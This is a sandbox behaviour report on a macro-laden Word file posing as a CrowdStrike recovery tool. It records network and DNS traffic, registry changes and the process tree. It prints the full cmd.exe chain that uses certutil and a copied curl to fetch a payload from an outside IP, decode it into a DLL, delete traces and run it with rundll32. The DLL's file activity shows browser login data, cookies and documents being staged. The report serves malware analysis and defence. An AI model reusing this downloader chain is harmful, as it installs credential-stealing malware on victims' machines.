Jul 22, 2024 15:57:48.044440031 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:48.044703007 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:48.044751883 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:48.130525112 CEST	443	49714	40.126.31.69	192.168.2.6
Jul 22, 2024 15:57:48.130584002 CEST	443	49715	40.113.103.199	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 22, 2024 15:57:48.130661011 CEST	49715	443	192.168.2.6	40.113.103.199
Jul 22, 2024 15:57:48.131546974 CEST	49714	443	192.168.2.6	40.126.31.69
Jul 22, 2024 15:57:48.133389950 CEST	49715	443	192.168.2.6	40.113.103.199
Jul 22, 2024 15:57:48.133418083 CEST	443	49715	40.113.103.199	192.168.2.6
Jul 22, 2024 15:57:48.133835077 CEST	443	49715	40.113.103.199	192.168.2.6
Jul 22, 2024 15:57:48.135431051 CEST	49715	443	192.168.2.6	40.113.103.199
Jul 22, 2024 15:57:48.135663033 CEST	49715	443	192.168.2.6	40.113.103.199
Jul 22, 2024 15:57:48.135675907 CEST	443	49715	40.113.103.199	192.168.2.6
Jul 22, 2024 15:57:48.136001110 CEST	49715	443	192.168.2.6	40.113.103.199
Jul 22, 2024 15:57:48.144507885 CEST	49714	443	192.168.2.6	40.126.31.69
Jul 22, 2024 15:57:48.144521952 CEST	443	49714	40.126.31.69	192.168.2.6
Jul 22, 2024 15:57:48.144990921 CEST	443	49714	40.126.31.69	192.168.2.6
Jul 22, 2024 15:57:48.145420074 CEST	49714	443	192.168.2.6	40.126.31.69
Jul 22, 2024 15:57:48.145600080 CEST	49714	443	192.168.2.6	40.126.31.69
Jul 22, 2024 15:57:48.145652056 CEST	443	49714	40.126.31.69	192.168.2.6
Jul 22, 2024 15:57:48.176534891 CEST	443	49715	40.113.103.199	192.168.2.6
Jul 22, 2024 15:57:48.185066938 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:48.185121059 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:48.185154915 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:48.185205936 CEST	49717	8099	192.168.2.6	172.104.160.126
Jul 22, 2024 15:57:48.185282946 CEST	8099	49717	172.104.160.126	192.168.2.6
Jul 22, 2024 15:57:48.185316086 CEST	8099	49717	172.104.160.126	192.168.2.6

DNS Queries


Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Jul 22, 2024 15:58:19.670135021 CEST	192.168.2.6	1.1.1.1	0x960f	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Jul 22, 2024 15:58:19.670432091 CEST	192.168.2.6	1.1.1.1	0xf41f	Standard query (0)	www.google.com	65	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Jul 22, 2024 15:57:57.744838953 CEST	1.1.1.1	192.168.2.6	0x58f8	No error (0)	templatesmetadata.office.net	templatesmetadata.office.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)	false
Jul 22, 2024 15:58:19.677860022 CEST	1.1.1.1	192.168.2.6	0xf41f	No error (0)	www.google.com			65	IN (0x0001)	false
Jul 22, 2024 15:58:19.678556919 CEST	1.1.1.1	192.168.2.6	0x960f	No error (0)	www.google.com		142.250.186.164	A (IP address)	IN (0x0001)	false
Jul 22, 2024 15:58:46.119676113 CEST	1.1.1.1	192.168.2.6	0x3d19	No error (0)	templatesmetadata.office.net	templatesmetadata.office.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)	false

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2156, Parent PID: 752

General

Target ID:	0
Start time:	09:57:38
Start date:	22/07/2024
Path:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x740000
File size:	1'620'872 bytes
MD5 hash:	1A0C2C2E7D9C4BC18E91604E9B0C7678
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	617900FF	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	617900FF	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations	success or wait	1	617A8472	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	success or wait	1	617A8472	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Word\Reading Locations\Document 0	File Path	unicode	C:\Users\user\Desktop\New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm	success or wait	1	617A8472	unknown
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Datetime	unicode	2024-07-22T09:58	success or wait	1	617A8472	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Position	unicode	1079397705 0	success or wait	1	617A8472	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	WordPerfect 6.x - 7.0	Recover Text from Any File	success or wait	1	617A8472	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT632.CNV	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\RECOVR32.CNV	success or wait	1	617A8472	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	wpd doc	*	success or wait	1	617A8472	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	Recover Text from Any File	WordPerfect 5.x	success or wait	1	617A8472	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\RECOVR32.CNV	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT532.CNV	success or wait	1	617A8472	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	*	doc	success or wait	1	617A8472	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	WordPerfect 5.x	WordPerfect 6.x - 7.0	success or wait	1	617A8472	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT532.CNV	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT632.CNV	success or wait	1	617A8472	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Wow6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	doc	wpd doc	success or wait	1	617A8472	unknown

Analysis Process: cmd.exe PID: **3916**, Parent PID: **2156**

General

Target ID:	8
Start time:	09:57:44
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe /c xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp & certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe & C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\curl.txt & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\mscorsvc.txt & START " " rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain & exit
Imagebase:	0x1c0000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **1428**, Parent PID: **3916**

General

Target ID:	9
Start time:	09:57:44
Start date:	22/07/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff66e660000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: xcopy.exe PID: 5308, Parent PID: 3916

General

Target ID:	10
Start time:	09:57:44
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\xcopy.exe
Wow64 process (32bit):	true
Commandline:	xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp
Imagebase:	0x430000
File size:	43'520 bytes
MD5 hash:	7E9B7CE496D09F70C072930940F9F02C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: 2496, Parent PID: 3916

General

Target ID:	11
Start time:	09:57:44
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt
Imagebase:	0x340000
File size:	1'277'440 bytes
MD5 hash:	0DDA4F16AE041578B4E250AE12E06EB1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: 3552, Parent PID: 3916

General

Target ID:	12
Start time:	09:57:45
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe
Imagebase:	0x340000
File size:	1'277'440 bytes
MD5 hash:	0DDA4F16AE041578B4E250AE12E06EB1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: curl.exe PID: 2784, Parent PID: 3916

General

Target ID:	13
Start time:	09:57:45
Start date:	22/07/2024
Path:	C:\Users\user\AppData\Local\Temp\curl.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt
Imagebase:	0x860000
File size:	470'528 bytes
MD5 hash:	44E5BAEEE864F1E9EDBE3986246AB37A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, ReversingLabs
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: certutil.exe PID: 2496, Parent PID: 3916

General	
Target ID:	14
Start time:	09:57:49
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll
Imagebase:	0x340000
File size:	1'277'440 bytes
MD5 hash:	0DDA4F16AE041578B4E250AE12E06EB1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5068**, Parent PID: **3916**

General	
Target ID:	15
Start time:	09:57:49
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain
Imagebase:	0xfc0000
File size:	61'440 bytes
MD5 hash:	889B99C52A60DD49227C5E485A016679
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	false

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mscorsvc.dll	0	64	success or wait	1	FC3AAC	ReadFile
C:\Users\user\AppData\Local\Temp\mscorsvc.dll	0	248	success or wait	1	FC3AE7	ReadFile

Analysis Process: rundll32.exe PID: **3992**, Parent PID: **5068**

General	
Target ID:	16
Start time:	09:57:49
Start date:	22/07/2024
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain
Imagebase:	0x7ff7868b0000
File size:	71'680 bytes
MD5 hash:	EF3179D498793BF4234F708D3BE28633
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high
Has exited:	false

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\Temp\result.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\Login Data	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\cookies.sqlite	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\SGlzdG9yeQ==	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\V2ViIERhdGE=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\cGxhY2VzLnNxbGl0ZQ==	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\SVBLR0VMTlRRWS5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\SVBLR0VMTlRRWS5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\TVhQWENWUERWTi5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\TkVCRlFRWVdQUy5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\TkVCRlFRWVdQUy54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\UU5DWUNERklKSi54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\U0ZQVVNBRklPTC54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\WIFJWE1WUUdBSC5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\SVBLR0VMTlRRWS5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\TVhQWENWUERWTi5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\TkVCRlFRWVdQUy5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\TkVCRlFRWVdQUy54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\UU5DWUNERklKSi54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\U0ZQVVNBRklPTC54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\WIFJWE1WUUdBSC5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFD92CAE04F	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Temp\SGlzdG9yeQ==	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\V2ViIERhdGE=	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\cGxhY2VzLnNxbGl0ZQ==	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\TVhQWENWUERWTi5kb2N4	success or wait	3	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\TkVCRlFRWVdQUy54bHN4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	success or wait	5	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	success or wait	2	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\TkVCRlFRWVdQUy5kb2N4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\TkVCRlFRWVdQUy54bHN4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\UU5DWUNERklKSi54bHN4	success or wait	2	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\U0ZQVVNBRklPTC54bHN4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\WIFJWE1WUUdBSC5wZGY=	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	success or wait	1	7FFD92CC4264	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Temp\SVBLR0VMTlRRWS5kb2N4	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\UUNGV1lTS01IQS5wZGY=	success or wait	1	7FFD92CC4264	DeleteFileW
C:\Windows\Temp\WlFJWE1WUUdBSC54bHN4	success or wait	1	7FFD92CC4264	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\Login Data	0	4096	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 01 07 fd 00 00 00 00 0d 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .j	success or wait	9	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\Login Data	36864	4096	0a 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	7FFD92CC0A2E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\Login Data	0	4096	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 6a fd 05 00 00 00 01 07 fd 00 00 00 00 0d 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .j	success or wait	12	7FFD92CC0A2E	WriteFile
C:\Windows\Temp\Login Data	49152	2048	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFD92CC0A2E	WriteFile
